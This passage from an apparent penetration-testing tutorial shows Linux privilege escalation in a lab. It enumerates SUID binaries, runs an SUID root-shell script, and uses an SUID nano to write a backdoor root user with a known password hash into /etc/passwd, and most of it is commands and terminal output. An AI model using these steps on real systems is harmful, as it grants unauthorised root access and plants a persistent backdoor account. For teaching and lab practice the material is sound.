
Now again compromise the target's system and use find command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

So here we came to know that SUID bit is enabled for so many binary files but we are interested in /bin/rootshell/shell. So we move into /bin/rootshell directory and run the “shell” script, as result, we get root access as shown below.

```
cd /bin/rootshell/shell
./shell
id
```

Hence we saw how we can escalate root privilege if SUID bit is enabled for any script, although it is not possible to get such a script that calls bash shell if you found any script with SUID permission then using above techniques you can modify the contents of that script to get the bash shell.




```
root@kali:~# ssh ignite@192.168.1.104
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

207 packages can be updated.
0 updates are security updates.

Last login: Thu May 10 10:40:45 2018 from 192.168.1.108
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/bin/rootshell/shell
/bin/nano
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /bin/rootshell
ignite@ubuntu:/bin/rootshell$ ./shell
root@ubuntu:/bin/rootshell# id
uid=0(root) gid=1001(ignite) groups=1001(ignite)
root@ubuntu:/bin/rootshell#
```

## Privilege Escalation using Nano Editor

Similarly, we can escalate root privilege if SUID bit is ON for nano editor. For example, suppose you (system admin) want to give SUID permission for nano editor. Then you may follow the below steps to identify its location and current permission so that you can enable SUID bit by changing permission.

```
which nano
ls -al /bin/nano
chmod u+s /bin/nano
```




```
root@ubuntu:~# which nano
/bin/nano
root@ubuntu:~# ls -la /bin/nano
-rwxr-xr-x 1 root root 208480 Feb 15  2017 /bin/nano
root@ubuntu:~# chmod u+s /bin/nano
root@ubuntu:~#
```

Again compromise the target system and then move for privilege escalation phase as done above. Then by using the following command, you can enumerate all binaries having SUID permission.


```
find / -perm -u=s -type f 2>/dev/null
```

So here we came to know that SUID bit is enabled for /bin/nano and now let’s open /etc/passwd file to edit own user as done above by using OpenSSL passwd.



```
root@kali:~# ssh ignite@192.168.1.104
The authenticity of host '192.168.1.104 (192.168.1.104)' can't be established.
ECDSA key fingerprint is SHA256:mhXn7hN8RbmffLmU2/H+twCnyNKkyJc+w+WUV+zvndE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.104' (ECDSA) to the list of known hosts.
ignite@192.168.1.104's password:
Permission denied, please try again.
ignite@192.168.1.104's password:
Permission denied, please try again.
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

207 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

On other hands, I have generated a new encrypted password: 123 using OpenSSL passwd




```
root@kali:~# openssl passwd -1 -salt demo 123
$1$demo$N8rNOM51XVLc6Sj7cqsmT/
```

Now open passwd file with nano editor and add your own user as done above. Here you can observe I have created **demo user** with an encrypted password in the victim's system.


```
nano /etc/passwd
```

Since we have added our own user with root privileges let's get into the root directory.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sb
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/ne
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/fals
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bi
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatc
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
```


```
su demo
id
```



```
ignite@ubuntu:~$ nano /etc/passwd
ignite@ubuntu:~$ su demo
Password:
root@ubuntu:/home/ignite# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/ignite#
```

## 2nd Method

